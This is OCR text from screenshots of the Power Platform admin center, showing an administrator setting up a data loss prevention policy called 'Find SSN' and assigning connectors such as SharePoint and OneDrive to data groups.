
Show 5 more



Name your policy

Start by giving your new policy a name. You can change this later.

Find SSN



Assign connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

Name	Blockable	Endpoint config
SharePoint	No	No
OneDrive for Business	No	No
Dynamics 365 (deprecated)	Yes	N

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

Power Platform admin center

- Home
- Environments
- Analytics
- Billing (Preview)
- Settings
- Resources
- Help + support
- Data integration
- Data (preview)
- Policies

Power Platform Conference 2023
Register now

DLP Policies > New Policy

- ✓ Policy name
- ● **Prebuilt connectors**
- ○ Custom connectors
- ○ Scope
- ○ Review

Move to Business | Block | Configure connector | Set default group

One or more of the selected connectors can't be blocked.

Assign connectors

Business (0) | **Non-business (1056) | Default** | Blocked (0)

Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

	Name	Blockable	Endpoint config
✓	SharePoint	No	No
	OneDrive for Business	No	N

Back | Next | Cancel

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

One or more of the selected connectors can't be blocked.

Assign connectors

Business (0) | Non-business (1056) | Default | Blocked (0)

Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

Name	Blockable	Endpoint config
SharePoint	No	No
OneDrive for Business	No	N

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Customer Success Director

